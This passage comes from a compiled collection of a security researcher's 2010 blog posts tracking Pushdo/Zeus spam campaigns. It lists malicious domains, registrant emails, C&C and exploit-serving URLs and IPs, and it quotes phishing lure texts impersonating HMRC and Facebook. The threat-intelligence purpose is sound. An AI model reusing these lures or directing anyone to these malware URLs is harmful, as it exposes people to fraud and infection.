
**vsmprot.co .uk**

**vsmprot .com**

**vsmprot .eu**

**vsmprot.me .uk**

**vsmprot.org .uk**



**ikuu8a .com** - Email: [bjnjnsls@technologist.com](mailto:bjnjnsls@technologist.com)

**ikuu8d .com** - Email: [bjnjnsls@technologist.com](mailto:bjnjnsls@technologist.com)

**ikuu8e .com** - Email: [bjnjnsls@technologist.com](mailto:bjnjnsls@technologist.com)

**ikuu8q .com** - Email: [bjnjnsls@technologist.com](mailto:bjnjnsls@technologist.com)

**ikuu8s .com** - Email: [bjnjnsls@technologist.com](mailto:bjnjnsls@technologist.com)

**ikuu8w .com** - Email: [bjnjnsls@technologist.com](mailto:bjnjnsls@technologist.com)

**ikuu8x .com** - Email: [bjnjnsls@technologist.com](mailto:bjnjnsls@technologist.com)

**ikuu8z .com** - Email: [bjnjnsls@technologist.com](mailto:bjnjnsls@technologist.com)

**ikuu8a .net** - Email: [bjnjnsls@technologist.com](mailto:bjnjnsls@technologist.com)

**ikuu8e .net** - Email: [bjnjnsls@technologist.com](mailto:bjnjnsls@technologist.com)


**ikuu8q .net** - Email: [bjnjnsls@technologist.com](mailto:bjnjnsls@technologist.com)

**ikuu8s .net** - Email: [bjnjnsls@technologist.com](mailto:bjnjnsls@technologist.com)

**ikuu8w .net** - Email: [bjnjnsls@technologist.com](mailto:bjnjnsls@technologist.com)

**ikuu8x .net** - Email: [bjnjnsls@technologist.com](mailto:bjnjnsls@technologist.com)





**ikuu8z .net** - Email: [bjnjnsls@technologist.com](mailto:bjnjnsls@technologist.com)

**yhuttte.ne .kr** - Email: [scepterpdg@chemist.com](mailto:scepterpdg@chemist.com)

**yhuttti.ne .kr** - Email: [scepterpdg@chemist.com](mailto:scepterpdg@chemist.com)

**yhutttu.ne .kr** - Email: [scepterpdg@chemist.com](mailto:scepterpdg@chemist.com)

**yhuttte .kr** - Email: [scepterpdg@chemist.com](mailto:scepterpdg@chemist.com)

**yhuttti .kr** - Email: sceptorpdg@chemist.com

**yhutte.co .kr** - Email: sceptorpdg@chemist.com

**yhuttti.co .kr** - Email: sceptorpdg@chemist.com

**yhutttr.co .kr** - Email: sceptorpdg@chemist.com

**yhuttu.co .kr** - Email: sceptorpdg@chemist.com

**yhutte.or .kr** - Email: sceptorpdg@chemist.com

**yhuttti.or .kr** - Email: sceptorpdg@chemist.com

19



**yhutttr.or .kr** - Email: sceptorpdg@chemist.com

**yhuttu.or .kr** - Email: sceptorpdg@chemist.com

**yhutttr .kr** - Email: sceptorpdg@chemist.com

**yhuttu .kr** - Email: sceptorpdg@chemist.com

**ujyhl.ne .kr** - Email: combinetct@financier.com

**ujyho.ne .kr** - Email: combinetct@financier.com

**ujyhf .kr** - Email: combinetct@financier.com

**ujyhl .kr** - Email: combinetct@financier.com

**ujyhf.co .kr** - Email: combinetct@financier.com

**ujyhl.co .kr** - Email: combinetct@financier.com

**ujyho.co .kr** - Email: combinetct@financier.com

**ujyhs.co .kr** - Email: [combinetct@financier.com](mailto:combinetct@financier.com)

**ujyho .kr** - Email: [combinetct@financier.com](mailto:combinetct@financier.com)

**ujyhf.or .kr** - Email: [combinetct@financier.com](mailto:combinetct@financier.com)

**ujyhl.or .kr** - Email: [combinetct@financier.com](mailto:combinetct@financier.com)

**ujyho.or .kr** - Email: [combinetct@financier.com](mailto:combinetct@financier.com)

**ujyhs.or .kr** - Email: [combinetct@financier.com](mailto:combinetct@financier.com)

20



**ujyhs .kr** - Email: [combinetct@financier.com](mailto:combinetct@financier.com)

Seen within the past 24 hours, now offline domains part of the campaign:

**yhe3essa .com.pl**

**yhe3essd .com.pl**

**yhe3esse .com.pl**

**yhe3essf .com.pl**

**yhe3essg .com.pl**

**yhe3essi .com.pl**

**yhe3esso .com.pl**

**yhe3essp .com.pl**

**yhe3essq .com.pl**

**yhe3essr .com.pl**

21

**yhe3esss .com.pl**

**yhe3esst .com.pl**

**yhe3essu .com.pl**

**yhe3essw .com.pl**

**yhe3essy .com.pl**

**ok9iio1 .com**

**ok9iio2 .com**

**ok9iio3 .com**

**ok9iio4 .com**

**ok9iio5 .com**

**ok9iio6 .com**

**ok9iio7 .com**

**ok9iio8 .com**

**ok9iio1 .net**

**ok9iio2 .net**

**ok9iio3 .net**

**ok9iio4 .net**

**ok9iio5 .net**

**ok9iio6 .net**

**ok9iio7 .net**

Upon execution the sample phones back to the already [2]blacklisted by the Zeus Tracker **nekovo .ru**:

**nekovo .ru/cbd/nekovo.bri; nekovo .ru/ip.php** -  
109.95.114.70 - Email: kievsk@yandex.ru - AS50215 -  
Troyak-as Starchenko Roman Fedorovich.

Related Zeus crimeware name servers respond to the same IP:

- **ns1.trust-service .cn** - (domain itself [3]responds to  
193.104.41.133) - Email: olezhiosapiel@yahoo.es

- **ns1.elnasa .ru** - (domain itself [4]responds to  
91.200.164.12) - Email: kievsk@yandex.ru

- **ns1.recessa .ru** - (domain itself [5]responds to  
193.104.41.69) - Email: kievsk@yandex.ru

- **ns1.stomaid .ru** - (domain itself [6]responds to  
91.200.164.10) - Email: kievsk@yandex.ru

Parked withn the same AS, are also the following currently  
active Zeus crimeware serving domains:

**web-information-services .com** - 91.198.109.69 - Email:  
pita@bigmailbox.ru

**erthjuyt44u .com** - 91.198.109.19 - Email: rails@qx8.ru

**excellenthostingservice .com** - 91.198.109.48 - Email:  
xm@qx8.ru

**goldhostingservice .com** - 91.198.109.32 - Email:  
clod@qx8.ru

Pretty much your typical cybercrime-friendly virtual neighborhood.

### **Related posts:**

[7]Pushdo Injecting Bogus Swine Flu Vaccine

[8]"Your mailbox has been deactivated" Spam Campaign Serving Crimeware

[9]Ongoing FDIC Spam Campaign Serves Zeus Crimeware

[10]The Multitasking Fast-Flux Botnet that Wants to Bank With You

*This post has been reproduced from [11]Dancho Danchev's blog.*

1.

<http://www.virustotal.com/analysis/26efaeec869a31abb49fdc6ef82207f1234f92b73de01589e8294a053f31d7b-1262987325>

22

2. <https://zeustracker.abuse.ch/monitor.php?host=nekovo.ru>

3. <https://zeustracker.abuse.ch/monitor.php?host=trust-service.cn>

4. <https://zeustracker.abuse.ch/monitor.php?host=elnasa.ru>

5. <https://zeustracker.abuse.ch/monitor.php?host=recessa.ru>

6. <https://zeustracker.abuse.ch/monitor.php?host=stomaid.ru>
7. <http://ddanchev.blogspot.com/2009/12/pushdo-injecting-bogus-swine-flu.html>
8. <http://ddanchev.blogspot.com/2009/11/your-mailbox-has-been-deactivated-spam.html>
9. <http://ddanchev.blogspot.com/2009/10/ongoing-fdic-spam-campaign-serves-zeus.html>
10. <http://ddanchev.blogspot.com/2009/07/multitasking-fast-flux-botnet-that.html>
11. <http://ddanchev.blogspot.com/>

23



### **Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams (2010-01-13 21:10)**

**UPDATED, Friday, 15, 2010:** The gang continues rotating the campaigns by targeting different brands. Over the 24

hours they've spamming the well known " *Notice of Underreported Income*" theme this time targeting **HM Revenue and Customs (HMRC)**, and have also introduced new portfolios of typosquatted domains next to changing the client-side exploits serving iFrame embedded on each and every page.

- **Sample message:** "Filing and paying your federal taxes correctly and on time is an important part of living and 24





*working in the United Kingdom. Please review (download and execute) your tax statement. If the statement is*

*incorrect, contact our Taxpayer Advocate Service. "*

- **Sample URL:** *online.hmrc.gov.uk.olpiku5v.com.pl/SecurityWebApp/httpsmode/statement.php*

Detection rates for **tax-statement.exe** ([1]Trojan-Spy.Win32.Zbot.gen) and **file.exe** ([2]Trojan-Spy.Win32.Zbot.gen).

Upon execution, the samples attempt to connect to **elnasa.ru/asd/elnasa.ble (109.95.114 .71/asd/elnasa.ble)**.

The structure of the iFrame, now using an IP address instead of a domain name, remains the same:

- **109.95.114.251 /uks1/in.php** - 109.95.114.251 - AS50369 - VISHCLUB-as Kanyovskiy Andriy Yuriyovich - akanyovskiy@troyak.org

- **109.95.114.251 /uks1/jquery.jxx**

- **109.95.114.251 /uks1/xd/pdf.pdf**

- **109.95.114.251 /uks1/load.php**

- **109.95.114.251 /uks1/file.exe**

DNS servers of notice:

**ns1.pds-properties .com** - 89.238.165.195

**ns1.noeproperties .com** - 84.243.201.159

**ns1.densondatabase .com** - 94.23.177.147

**ns1.dogsgrem .net** - 89.238.165.195 - Email:  
glonders@gmail.com - Email seen in [3]previous domain  
registrations 25

Typosquatted domains spammed over the past 24 hours:

**olpiku5a .com.pl**

**olpiku5b .com.pl**

**olpiku5c .com.pl**

**olpiku5d .com.pl**

**olpiku5e .com.pl**

**olpiku5f .com.pl**

**olpiku5g .com.pl**

**olpiku5q .com.pl**

**olpiku5r .com.pl**

**olpiku5s .com.pl**

**olpiku5t .com.pl**

**olpiku5v .com.pl**

**olpiku5w .com.pl**

**olpiku5x .com.pl**

**olpiku5z .com.pl**

**ujo9ia .com.pl**

**ujo9id .com.pl**

**ujo9ie .com.pl**

**ujo9if .com.pl**

**ujo9ig .com.pl**

**ujo9ih .com.pl**

**ujo9im .com.pl**

**ujo9in .com.pl**

**ujo9iq .com.pl**

**ujo9ir .com.pl**

**ujo9is .com.pl**

**ujo9it .com.pl**

**ujo9iw .com.pl**

**ujo9iy .com.pl**

**ujo9iz .com.pl**

26



**t111ut .me.uk**

**t111uy .me.uk**

**t111uz .me.uk**

**t111uk .org.uk**

**t111ut .org.uk**

**t111uz .org.uk**

**t111uk .co.uk**

**t111uy .co.uk**

**okio1h .ne.kr**

**okio1w .ne.kr**

**okio1h .kr**

**okio1h .co.kr**

**okio1u .co.kr**

**okio1v .co.kr**

**okio1w .co.kr**

**okio1h .or.kr**

**okio1u .or.kr**

27

**okio1v .or.kr**

**okio1w .or.kr**

**okio1u .kr**

**okio1v .kr**

**okio1w .kr**

**proterp1 .im**

**virtdit1 .im**

**virtdit2 .im**

**virtdit3 .im**

**virtdit4 .im**

**virtdit5 .im**

**virtdit6 .im**

**virtdit7 .im**

**virtdit8 .im**

**UPDATED:** Gary Warner offers additional insights into the latest campaigns - [4]This Week in Avalanche / Zbot

/ Zeus Bot: HSBC & eBay.

What the botnet masters forget is that with each and every campaign, based on a number of factors, they re-

veal more about themselves and their affiliations within the cybercrime ecosystem. The degree of monetization

is proportional with the loss of OPSEC (operational security), and this remains valid for any fraudulent campaign, botnet or cybercrime community in general.

**UPDATED:** To clarify, in this campaign Pushdo acts as [5]the spam platform for the [6]Avalanche/MS-Redirect botnet.

In need of a good example why you shouldn't be interacting with spam/phishing emails in any other way but

reporting/deleting them, unless of course you're in the business of analyzing them?



Last week's [7]OWA-themed Zeus-serving spam campaign courtesy of the Pushdo botnet, has not just resumed,

but is continuing to serve client-side exploits (CVE-2007-5659; CVE-2008-2992; CVE-2009-0927) to anyone visiting

the spammed web sites through an iFrame embedded on all of them. Such traffic optimization tactics are nothing

new, since the botnet master is anticipating the fact that the visitor that clicked on the link, may not be that stupid the next time, so attempting to serve the malware without any kind of interaction on his behalf through client-side exploits is the tactic of choice.

Let's dissect the campaign, list all of the currently active fast-fluxed domains, the name servers of notice, the client-side exploit serving structure, and the Russian Brides scam domains spamvertised over the last few days.



Active fast-fluxed domains part of the campaign:

**leptprs.co .kr** - Email: wawddhaepny@yahoo.com

**leptprs .kr** - Email: wawddhaepny@yahoo.com

**leptprs.ne .kr** - Email: wawddhaepny@yahoo.com

**leptprs.or .kr** - Email: wawddhaepny@yahoo.com

**oki8uuu.co .kr** - Email: wawddhaepny@yahoo.com

**ui7772.co .kr** - Email: jn.hadler@jkh.org.uk

**ui7772 .kr** - Email: jn.hadler@jkh.org.uk

**ui7772.ne .kr** - Email: jn.hadler@jkh.org.uk

**ui7772.or .kr** - Email: jn.hadler@jkh.org.uk

**ui777f .kr** - Email: jn.hadler@jkh.org.uk

**ui777f.ne .kr** - Email: jn.hadler@jkh.org.uk

**ui777f.or .kr** - Email: jn.hadler@jkh.org.uk

**ui777fne .kr** - Email: jn.hadler@jkh.org.uk

30



**ui777l.co .kr** - Email: jn.hadler@jkh.org.uk

**ui777p.co .kr** - Email: jn.hadler@jkh.org.uk

**ui777p .kr** - Email: jn.hadler@jkh.org.uk

**ui777p.ne .kr** - Email: jn.hadler@jkh.org.uk

**ui777p.or .kr** - Email: jn.hadler@jkh.org.uk

DNS servers of notice:

**ns1.raddoor .com** - Email: figarro77@gmail.com

**ns1.snup-up .net** - Email: dietsnak@socialworker.net

**ns1.aj-realty .net** - Email: support@aj-realty.net

**ns1.aj-administration .com** - Email: manager@mack.net

**ns1.aj-talentsearch .com** - Email: supp@mail.net

**ns1.eurobankfinance .net** - Email: termer@counsellor.com

31



**ns1.hetn91 .com** - Email: astrix@aol.com

**ns1.personnel-aj .com** - Email: KimMIngram@aol.com

**ns1.nitroexcel .net**

**ns1.fredoms .com**

**ns1.ajstaffing .net**

**ns1.angel-death .net**

**ns1.aj-estate .com**

**ns1.aj-realtors .com**

**ns1.pdsproperties .com**

**ns1.groupswat .com**

Upon

execution,

[8]settings-file.exe

(Trojan-Spy.Win32.Zbot.adsy),

phones

back



to

**109.123.70**

**.97/fh3245sq/config.bin.**

Detection rate for **pdf.pdf** ([9]Exploit-PDF.ac) and **file.exe** ([10]Trojan.Win32.Riern).

The structure of the iFrame is as follows:

- **atthisstage .com/uksp/in.php** - 84.45.45.135 - Email: soakes@soakes.com

- **atthisstage .com/uksp/jquery.jxx**

- **atthisstage .com/uksp/xd/pdf.pdf**

- **atthisstage .com/uksp/load.php**

- **atthisstage .com/uksp/file.exe**

32



Russian Brides spamvertised domains part of an affiliate network:

**toolbarsunited .com** - Email: soft.tj@gmail.com

**2006jubilee .com** - Email: soft.tj@gmail.com

**avtofo .org** - Email: flarnes@gmail.com

**lovesexdatings .com** - Email: kauplus@li.ru

**stars-dating .com** - Email: kauplus@li.ru

**avtofo.com.ua**

**dinenyc.net**

**cid-f5f40ef1f5210d08.spaces.live.com**

**cid-c1b015ffe1b44573.spaces.live.com**

**cid-b78f4f23e27d2b45.spaces.live.com**

**cid-8d3413073f537740.spaces.live.com**

**cid-205046cf66900102.spaces.live.com**

If you want to know more the inner workings of the Pushdo/Cutwail botnet, consider going through the [11]Pushdo

/ Cutwail - An Indepth Analysis report.

### **Related posts:**

[12]Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware

33

[13]Pushdo Injecting Bogus Swine Flu Vaccine

[14]"Your mailbox has been deactivated" Spam Campaign Serving Crimeware

[15]Ongoing FDIC Spam Campaign Serves Zeus Crimeware

[16]The Multitasking Fast-Flux Botnet that Wants to Bank With You

*This post has been reproduced from [17]Dancho Danchev's blog.*

1.

<http://www.virustotal.com/analysis/bebf6c8b3c6a29acfb7d51022c0948da1ec2e83d3c8aa4b4c1d27cca901fd631-12635>

[73013](#)

2.

<http://www.virustotal.com/analysis/1933c6e274093be895c8d904b9a32a8f008cebc3a608622a2afd09e2ba68fa7c-12635>

[73021](#)

3. <http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html>

4. <http://garwarner.blogspot.com/2010/01/this-week-in-avalanche-zbot-zeus-bot.html>

5. <https://twitter.com/avivra/status/7720494889>

6. <https://twitter.com/avivra/status/7721711447>

7. <http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html>

8.

<http://www.virustotal.com/analysis/d62d93ffa6f091db355e56b6db6bce9cdf683e34256d734b7c9ec6321ad917e8-12633>

[98244](#)

9.

<http://www.virustotal.com/analysis/8f15b24627621b74df7af103fe2fef9908728a3c0bd1a2afdf83947e980251cc-12633>

96897

10.

<http://www.virustotal.com/analysis/433accd7f258c1813c6c6310a4a2347ee45530db839bea2663f59f2ccf6d3be3-12633>

97127

11.

[http://us.trendmicro.com/imperia/md/content/us/pdf/threats/securitylibrary/study\\_of\\_pushdo.pdf](http://us.trendmicro.com/imperia/md/content/us/pdf/threats/securitylibrary/study_of_pushdo.pdf)

12. <http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html>

13. <http://ddanchev.blogspot.com/2009/12/pushdo-injecting-bogus-swine-flu.html>

14. <http://ddanchev.blogspot.com/2009/11/your-mailbox-has-been-deactivated-spam.html>

15. <http://ddanchev.blogspot.com/2009/10/ongoing-fdic-spam-campaign-serves-zeus.html>

16. <http://ddanchev.blogspot.com/2009/07/multitasking-fast-flux-botnet-that.html>

17. <http://ddanchev.blogspot.com/>

34



## **Follow Me on Twitter! (2010-01-18 19:05)**

Are you on Twitter? If so, [1]consider following my tweets, or if you're not using it you can always [2]subscribe to the RSS feed.

1. <http://twitter.com/danchodanchev>
2. [http://twitter.com/statuses/user\\_timeline/19680610.rss](http://twitter.com/statuses/user_timeline/19680610.rss)

35



## **Facebook/AOL Update Tool Spam Campaign Serving Crimeware and Client-Side Exploits (2010-01-26 09:34)**

Continuing [1]the Pushdo coverage from last week, the " *Your AOL Instant Messenger account is flagged as inactive*"

"[2] *or the latest update for the AIM*" themed campaign from the weekend, has once again returned to a well known theme, namely, the "[3] *Facebook Update Tool*" spam campaign.

The botnet masters have introduced several new name servers – domain suspension is pending – but con-

tinue using the same IP embedded on all the pages, for serving the client-side exploits, with a slight change in the directory structure.

**- Sample subject:** Facebook Update Tool

**- Sample body:** " *Dear Facebook user, In an effort to make your online experience safer and more enjoyable, Facebook will be implementing a new login system that will affect all Facebook users. These changes will offer new features and increased account security. Before you are able to use the new login system, you will be required to update your account. Click here to update your account online now. If you have any questions, reference our New User Guide.*

*Thanks, The Facebook Team"*

- **Sample URL:** facebook.com.ddeassrq  
.vc/usr/LoginFacebook.php?ref

- **Detection rates for scripts/crimeware/exploits:**

[4]File.exe (phones back to the currently down **nekovo**

**.ru/cbd/nekovo.bri**); [5]IE.js; [6]IE2.js; [7]nowTrue.swf;  
[8]pdf.pdf

- **Sample iFrame exploitation structure:** 109.95.114  
.251/us01d/in.php

36



- 109.95.114 .251/us01d/jquery.jxx

- 109.95.114 .251/us01d/xd/pdf.pdf

- 109.95.114 .251/us01d/load.php

- 109.95.114 .251/us01d/file.exe

- **Sample typosquatted and currently active domains:**

**ddeasaeq .vc** - Email: mspspaceki@mad.scientist.com

**ddeasuqq .vc** - Email: mspspaceki@mad.scientist.com

**ddeassrq .vc** - Email: mspspaceki@mad.scientist.com

**ddeasutq .vc** - Email: mspspaceki@mad.scientist.com

**ddeasauq .vc** - Email: mspspaceki@mad.scientist.com

**ddeasqwq .vc** - Email: mspspaceki@mad.scientist.com

**ddeasqyq .vc** - Email: mspspaceki@mad.scientist.com

37



**reeesassf .la** - Email: palatalizefxt@popstar.com

**ukgedsa.com .hn** - Email: zmamarc689@witty.com

**ukgedsc.com .vc** - Email: zmamarc689@witty.com

**ukgedse.com .hn** - Email: zmamarc689@witty.com

**ukgedsg.com .vc** - Email: zmamarc689@witty.com

**ukgedsh.com .vc** - Email: zmamarc689@witty.com

**ukgedsi .hn** - Email: zmamarc689@witty.com

**ukgedsq.com .hn** - Email: zmamarc689@witty.com

**ukgedsr.com .sc** - Email: zmamarc689@witty.com

**ukgedst.com .sc** - Email: zmamarc689@witty.com

**ukgedsu.com .vc** - Email: zmamarc689@witty.com

38

**ukgedsv.com .vc** - Email: zmamarc689@witty.com

**ukgedsy.com .vc** - Email: zmamarc689@witty.com

**- Name servers of notice:**

**ns1.availname .net** - 204.12.229.89 - Email:  
Larimore@yahoo.com

**ns1.sorbauto .com** - 204.12.229.89 - Email:  
xtra@email.com

**ns1.worldkinofest .com** - Email: tolosa1965@snail-mail.net

**ns1.pdsproperties .net** - 92.84.23.138 - Email:  
PDSProperties@yahoo.com

**ns1.drinckclub .com** - 94.23.177.147 - Email:  
excins@iname.com

**ns1.transsubmit .net** - 94.23.177.147 - Email:  
Alaniz@gmail.com

**ns1.theautocompany .net** - suspended

**ns1.24stophours .com** - suspended

**ns1.disksilver .net** - suspended

Thankfully, quality assurance is not taken into consideration in this campaign - the iFrame's IP is already heav-

ily blacklisted, and the crimeware sample itself attempts to phone back to a C &C that has been down for several days.

The gang's activities will be updated as they happen.

### **Related posts:**

[9]Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams



[10]Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware

[11]Pushdo Injecting Bogus Swine Flu Vaccine

[12]"Your mailbox has been deactivated" Spam Campaign Serving Crimeware

[13]Ongoing FDIC Spam Campaign Serves Zeus Crimeware

[14]The Multitasking Fast-Flux Botnet that Wants to Bank With You

*This post has been reproduced from [15]Dancho Danchev's blog.*

1. <http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html>

2. <http://garwarner.blogspot.com/2010/01/aol-update-spreads-zeus-zbot.html>

3. <http://ddanchev.blogspot.com/2009/10/ongoing-fdic-spam-campaign-serves-zeus.html>

4.

<http://www.virustotal.com/analysis/c362c51b41df7ff9c6a0f633a4fbd22cd399c91221d0ed66c9fca1879d3ba8ba-12644>

[64538](#)

5.

<http://www.virustotal.com/analysis/78f852ec4b2ad250c1096d5daf2ec05ff1ab79f75c2225cdd71df0901ef6b8dd-12644>

[64978](#)

6.

<http://www.virustotal.com/analysis/60f61537c725d257a2edb86f65f5f4ab3c9871c7e9c460cb1ccb7466f1f14496-12644>

[64983](#)

7.

<http://www.virustotal.com/analysis/de54327ae5b208f1f45704d41ef03c02758f7f12c2f63907db70429629c44df3-12644>

[64990](#)

8.

<http://www.virustotal.com/analysis/63eb7672e92b590a94c08ef59fb8aaea069dfdd7242c78b2670d9634d65a0e9f-12644>

[65015](#)

9. <http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html>

10. <http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html>

11. <http://ddanchev.blogspot.com/2009/12/pushdo-injecting-bogus-swine-flu.html>

12. <http://ddanchev.blogspot.com/2009/11/your-mailbox-has-been-deactivated-spam.html>

13. <http://ddanchev.blogspot.com/2009/10/ongoing-fdic-spam-campaign-serves-zeus.html>

14. <http://ddanchev.blogspot.com/2009/07/multitasking-fast-flux-botnet-that.html>

15. <http://ddanchev.blogspot.com/>

39

### **Inside a Commercial Chinese DIY DDoS Platform (2010-01-26 14:28)**

With China in the focus of international fiasco (consider going through the **[1]Google-China cyber espionage saga** -

**FAQ)**

### **Related Chinese hacking/hacktivism coverage:**
